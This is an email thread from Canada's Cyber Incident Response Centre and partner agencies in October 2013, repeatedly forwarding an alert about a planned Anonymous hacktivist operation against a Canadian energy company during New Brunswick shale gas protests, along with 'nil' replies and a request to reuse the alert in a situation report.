Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle
Subject: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

Importance: High

PLANNED CYBER NOTIFICATION – Anonymous #OpFrackOff/#GetTheFrackOutGashole

CRU Consultation

Key points:

- Response required within one hour - NIL response if nothing to add (please reply all)
- Email originator will decide if a quick teleconference is required

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources of reporting: RCMP

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Cyber notification lead: Cyber Duty Officer [redacted]

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: CYBERDO
Sent: Saturday, October 19, 2013 4:19 PM
To: [redacted]
Subject: CE13-007294 [Anonymous activity against CDN energy sector company]

Greetings [redacted]

CCIRC understands that the RCMP has given you our contact information. We understand this incident is in its infancy stage and there is nothing further to report at this time from CCIRC. CCIRC has opened the following Incident "CE13-007294 [Anonymous activity against CDN energy sector company]", please refer to this number in further correspondences.

CCIRC is here 24/7 in case you need our assistance. Please don't hesitate to contact us.

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone [redacted] Facsimile | Télécopieur +1 613-991-3574 PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: RCN GPS CPI - NCR SMD IPC <RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca>
Sent: Saturday, October 19, 2013 4:27 PM
To: CCIRC-CCRIC; 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; SSC FIPC - SPC CPIF; 'ctec@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'
Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle
Subject: RE: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

Thank you for the information, nothing to report. The FIPC can be reached at 819 956-1006.

Thank you
Claude Bourdon
FIPC Duty Analyst

From: CCIRC-CCRIC [redacted]
Sent: October-19-13 4:10 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; SSC FIPC - SPC CPIF; 'ctec@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'
Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Patrick Clow; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; Danielle St-Louis (PS)
Subject: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)
Importance: High

PLANNED CYBER NOTIFICATION – Anonymous #OpFrackOff/#GetTheFrackOutGashole

CRU Consultation

Key points:

- Response required within one hour - NIL response if nothing to add (please reply all)

- Email originator will decide if a quick teleconference is required

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources of reporting: RCMP

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Cyber notification lead: Cyber Duty Officer [redacted]

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: RCN GPS CPI - NCR SMD IPC <RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca>
Sent: Saturday, October 19, 2013 4:27 PM
To: CCIRC-CCRIC; 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; SSC FIPC - SPC CPIF; 'ctec@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; '[redacted]@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'
Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle
Subject: RE: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

Thank you for the information, nothing to report. The FIPC can be reached at 819 956-1006.

Thank you
Claude Bourdon
FIPC Duty Analyst

From: CCIRC-CCRIC [mailto:CCIRC-CCRIC@ps-sp.gc.ca]
Sent: October-19-13 4:10 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; SSC FIPC - SPC CPIF; 'ctec@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; '[redacted]@smtp.gc.ca'; '[redacted]@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'
Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Patrick Clow; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; Danielle St-Louis (PS)
Subject: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)
Importance: High

PLANNED CYBER NOTIFICATION – Anonymous #OpFrackOff/#GetTheFrackOutGashole

CRU Consultation

Key points:

- Response required within one hour - NIL response if nothing to add (please reply all)

- Email originator will decide if a quick teleconference is required

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources of reporting: RCMP

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Cyber notification lead: Cyber Duty Officer [redacted]

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: Blackberry, GCCTEC2
Sent: Saturday, October 19, 2013 4:28 PM
To: CCIRC-CCRIC; CTEC
Subject: Re: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

NIL

Can't reply to all from BB

CTEC

From: CTEC
Sent: Saturday, October 19, 2013 04:10 PM
To: Blackberry, GCCTEC1; Blackberry, GCCTEC2; Blackberry, GCCTEC3
Subject: FW: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

From: CCIRC-CCRIC[
Sent: Saturday, October 19, 2013 4:10:00 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; CTEC; @smtp.gc.ca'; @smtp.gc.ca'; @smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'
Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle
Subject: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)
Importance: High
Auto forwarded by a Rule

PLANNED CYBER NOTIFICATION – Anonymous #OpFrackOff/#GetTheFrackOutGashole

CRU Consultation

Key points:

- Response required within one hour - NIL response if nothing to add (please reply all)

- Email originator will decide if a quick teleconference is required

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources of reporting: RCMP

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Cyber notification lead: Cyber Duty Officer [redacted]

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Saturday, October 19, 2013 5:18 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@cse-cst.gc.ca'; [redacted]@CSE-CST.GC.CA'; [redacted]@CSE-CST.GC.CA'; [redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'; Hammerschmidt, Peter
Cc: Beauchemin, Gwen; Anderson, Windy; Goodyear, Lori; Duschner, Gabrielle; Paquet, Alain; Swift, Andrew; DeJong, Michael; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle; Champoux, Martin; Hunt, Ryan; 'Black, David'; [redacted]@cse-cst.gc.ca'; [redacted]@cse-cst.gc.ca'; CYBERDO; * CyberIH; GOC-COG; 'Sec@tbs-sct.gc.ca'; 'Stephane.Parson@tbs-sct.gc.ca'; McAllister, Andrew; Cameron, Bud; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; 'Brent.Robart@forces.gc.ca'; 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'
Subject: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Importance: High

CYBER NOTIFICATION – INCIDENT

- This notification is only for distribution within the Government of Canada (see handling instructions below).

Incident Number: CNT-13-014 – Unclassified – LOW IMPACT SEVERITY –POTENTIAL MEDIA INTEREST & INFORMATION DISCLOSURE

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources reporting: RCMP and Open Media Sources

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

CCIRC Reference:

- Incident number: CE13-007294

Disclaimer:

This notification is only for distribution within the Government of Canada and is for information purposes. No action or decision is required by recipients at this time. For the purposes of Access to Information Act requests, the originator will maintain and provide an official copy of this notification.

Prepared by: Cyber Duty Officer, [redacted]
Approved by: Julia Scouten, 991-7070

From: GOC-COG
Sent: Saturday, October 19, 2013 7:13 PM
To: CYBERDO
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Al Danaitis (Analysis) is asking if some of the information contained in this Cyber Notification can be used for a SitRep to be issued by the GOC regarding Shale Gas Protests currently ongoing in NB.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: Danaitis, Algis
Sent: October-19-13 7:10 PM
To: GOC-COG
Subject: RE: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Can we check with CCIRC to determine if we can use this information in a sitrep?

Al

From: GOC-COG
Sent: October-19-13 5:30 PM
To: * GOC-SOO / COG-APO; * GOC-Analysis / COG-Analyse
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole
Importance: High

Please find below CCIRC's latest Notification:

Of note:

- Potential threat from Anonymous against Canadian Energy Company and/or law enforcement agency. Claims made that Energy company has already been breached.
- Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole in support of the Shale gas protests in NB.

Tks

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: CCIRC-CCRIC
Sent: October-19-13 5:18 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'; '[redacted]@smtp.gc.ca'; '[redacted]@smtp.gc.ca'; '[redacted]@cse-cst.gc.ca'; '[redacted]@CSE-CST.GC.CA'; '[redacted]@CSE-CST.GC.CA'; '[redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'; Hammerschmidt, Peter
Cc: Beauchemin, Gwen; Anderson, Windy; Goodyear, Lori; Duschner, Gabrielle; Paquet, Alain; Swift, Andrew; DeJong, Michael; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle; Champoux, Martin; Hunt, Ryan; 'Black, David'; '[redacted]@cse-cst.gc.ca'; '[redacted]@cse-cst.gc.ca'; CYBERDO; * CyberIH; GOC-COG; 'Sec@tbs-sct.gc.ca'; 'Stephane.Parson@tbs-sct.gc.ca'; McAllister, Andrew; Cameron, Bud; '[redacted]@smtp.gc.ca'; '[redacted]@smtp.gc.ca'; 'Brent.Robart@forces.gc.ca'; 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'
Subject: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole
Importance: High

CYBER NOTIFICATION – INCIDENT

- This notification is only for distribution within the Government of Canada (see handling instructions below).

Incident Number: CNT-13-014 – Unclassified – LOW IMPACT SEVERITY –POTENTIAL MEDIA INTEREST & INFORMATION DISCLOSURE

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources reporting: RCMP and Open Media Sources

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

CCIRC Reference:

- Incident number: CE13-007294

Disclaimer:
This notification is only for distribution within the Government of Canada and is for information purposes. No action or decision is required by recipients at this time. For the purposes of Access to Information Act requests, the originator will maintain and provide an official copy of this notification.

Prepared by: Cyber Duty Officer, [redacted]

Approved by: Julia Scouten, 991-7070

From: Clow, Patrick
Sent: Saturday, October 19, 2013 7:26 PM
To: CYBERDO
Subject: Re: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Yes. Thanks.

From: CYBERDO
Sent: Saturday, October 19, 2013 07:24 PM
To: CYBERDO; Clow, Patrick
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

How do you want to respond?

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques

Public Safety Canada | Sécurité publique Canada

Telephone | Téléphone [redacted]

Facsimile | Télécopieur +1 613-991-3574

PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

---

From: GOC-COG
Sent: Saturday, October 19, 2013 7:13 PM
To: CYBERDO
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Al Danaitis (Analysis) is asking if some of the information contained in this Cyber Notification can be used for a SitRep to be issued by the GOC regarding Shale Gas Protests currently ongoing in NB.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: Danaitis, Algis
Sent: October-19-13 7:10 PM
To: GOC-COG
Subject: RE: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Can we check with CCIRC to determine if we can use this information in a sitrep?

Al

From: GOC-COG
Sent: October-19-13 5:30 PM
To: * GOC-SOO / COG-APO; * GOC-Analysis / COG-Analyse
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole
Importance: High

Please find below CCIRC's latest Notification:

Of note:

- Potential threat from Anonymous against Canadian Energy Company and/or law enforcement agency. Claims made that Energy company has already been breached.

- Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole in support of the Shale gas protests in NB.

Tks

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: CCIRC-CCRIC
Sent: October-19-13 5:18 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'; 'madores@smtp.gc.ca'; [redacted]@smtp.gc.ca'; '[redacted]@cse-cst.gc.ca'; [redacted]@CSE-CST.GC.CA'; '[redacted]@CSE-CST.GC.CA'; '[redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'; Hammerschmidt, Peter
Cc: Beauchemin, Gwen; Anderson, Windy; Goodyear, Lori; Duschner, Gabrielle; Paquet, Alain; Swift, Andrew; DeJong, Michael; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle; Champoux, Martin; Hunt, Ryan; 'Black, David'; '[redacted]@cse-cst.gc.ca'; [redacted]@cse-cst.gc.ca'; CYBERDO; * CyberIH; GOC-COG; 'Sec@tbs-sct.gc.ca'; 'Stephane.Parson@tbs-sct.gc.ca'; McAllister, Andrew; Cameron, Bud; '[redacted]@smtp.gc.ca'; '[redacted]@smtp.gc.ca'; 'Brent.Robart@forces.gc.ca'; 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'
Subject: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole
Importance: High

CYBER NOTIFICATION – INCIDENT

- This notification is only for distribution within the Government of Canada (see handling instructions below).

Incident Number: CNT-13-014 – Unclassified – LOW IMPACT SEVERITY –POTENTIAL MEDIA INTEREST & INFORMATION DISCLOSURE

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.

- Anonymous also includes a threat to potentially target law enforcement.

Sources reporting: RCMP and Open Media Sources

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.

- RCMP has contacted affected company and provided them with CCIRC's contact information.

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.

- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

CCIRC Reference:

- Incident number: CE13-007294

Disclaimer:

This notification is only for distribution within the Government of Canada and is for information purposes. No action or decision is required by recipients at this time. For the purposes of Access to Information Act requests, the originator will maintain and provide an official copy of this notification.

Prepared by: Cyber Duty Officer,

Approved by: Julia Scouten, 991-7070

From: CYBERDO
Sent: Saturday, October 19, 2013 7:29 PM
To: GOC-COG
Cc: Clow, Patrick; CYBERDO
Subject: RE: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Greeting,

Yes, thanks.

From: GOC-COG
Sent: Saturday, October 19, 2013 7:13 PM
To: CYBERDO
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Al Danaitis (Analysis) is asking if some of the information contained in this Cyber Notification can be used for a SitRep to be issued by the GOC regarding Shale Gas Protests currently ongoing in NB.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

From: Danaitis, Algis
Sent: October-19-13 7:10 PM
To: GOC-COG
Subject: RE: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Can we check with CCIRC to determine if we can use this information in a sitrep?

Al

From: GOC-COG
Sent: October-19-13 5:30 PM
To: * GOC-SOO / COG-APO; * GOC-Analysis / COG-Analyse
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole
Importance: High

Please find below CCIRC's latest Notification:

Of note:

- Potential threat from Anonymous against Canadian Energy Company and/or law enforcement agency. Claims made that Energy company has already been breached.
- Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole in support of the Shale gas protests in NB.

Tks

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

From: CCIRC-CCRIC
Sent: October-19-13 5:18 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'; @smtp.gc.ca'; '@smtp.gc.ca'; '@cse-cst.gc.ca'; @CSE-CST.GC.CA'; '@CSE-CST.GC.CA'; @smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'; Hammerschmidt, Peter
Cc: Beauchemin, Gwen; Anderson, Windy; Goodyear, Lori; Duschner, Gabrielle; Paquet, Alain; Swift, Andrew; DeJong, Michael; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle; Champoux, Martin; Hunt, Ryan; 'Black, David'; 'Christian.Dugal@cse-cst.gc.ca'; 'James.Maloney@cse-cst.gc.ca'; CYBERDO; * CyberIH; GOC-COG; 'Sec@tbs-sct.gc.ca'; 'Stephane.Parson@tbs-sct.gc.ca'; McAllister, Andrew; Cameron, Bud; @smtp.gc.ca'; @smtp.gc.ca'; 'Brent.Robart@forces.gc.ca'; 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'
Subject: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole
Importance: High

CYBER NOTIFICATION – INCIDENT

- This notification is only for distribution within the Government of Canada (see handling instructions below).

Incident Number: CNT-13-014 – Unclassified – LOW IMPACT SEVERITY –POTENTIAL MEDIA INTEREST & INFORMATION DISCLOSURE

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources reporting: RCMP and Open Media Sources

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

CCIRC Reference:

- Incident number: CE13-007294

Disclaimer:

This notification is only for distribution within the Government of Canada and is for information purposes. No action or decision is required by recipients at this time. For the purposes of Access to Information Act requests, the originator will maintain and provide an official copy of this notification.

Prepared by: Cyber Duty Officer,
Approved by: Julia Scouten, 991-7070

From: [redacted]smtp.gc.ca>
Sent: Saturday, October 19, 2013 8:47 PM
To: CCIRC-CCRIC; 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'; [redacted]@cse-cst.gc.ca'; [redacted]ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'
Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle
Subject: Re: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

Nil.

[redacted]

From: CCIRC-CCRIC[redacted]
Sent: Saturday, October 19, 2013 04:10 PM
To: 'Sec@tbs-sct.gc.ca' <Sec@tbs-sct.gc.ca>; 'National_Operations.NOC@rcmp-grc.gc.ca' <National_Operations.NOC@rcmp-grc.gc.ca>; 'cfnoc@forces.gc.ca' <cfnoc@forces.gc.ca>; 'sscfipc.spccpif@ssc-spc.gc.ca' <sscfipc.spccpif@ssc-spc.gc.ca>; 'ctec@cse-cst.gc.ca' <ctec@cse-cst.gc.ca>; [redacted]@cse-cst.gc.ca' <[redacted]@cse-cst.gc.ca>; [redacted] 'ROBERT.MAZZOLIN@forces.gc.ca' <ROBERT.MAZZOLIN@forces.gc.ca>; 'Brent.Robart@forces.gc.ca' <Brent.Robart@forces.gc.ca>
Cc: CYBERDO[redacted] Anderson, Windy <Windy.Anderson@ps-sp.gc.ca>; Bendelier, Kenneth <Kenneth.Bendelier@ps-sp.gc.ca>; Clow, Patrick <Patrick.Clow@ps-sp.gc.ca>; Turbide, Frank <Frank.Turbide@ps-sp.gc.ca>; Proulx, Véronique <Veronique.Proulx@ps-sp.gc.ca>; Pacha, Tomasz <Tomasz.Pacha@ps-sp.gc.ca>; Patacairk, Jill <Jill.Patacairk@ps-sp.gc.ca>; St-Louis, Danielle <Danielle.St-Louis@ps-sp.gc.ca>
Subject: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

PLANNED CYBER NOTIFICATION – Anonymous #OpFrackOff/#GetTheFrackOutGashole

CRU Consultation

Key points:

- Response required within one hour - NIL response if nothing to add (please reply all)

- Email originator will decide if a quick teleconference is required

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources of reporting: RCMP

Initial analysis / assessment:

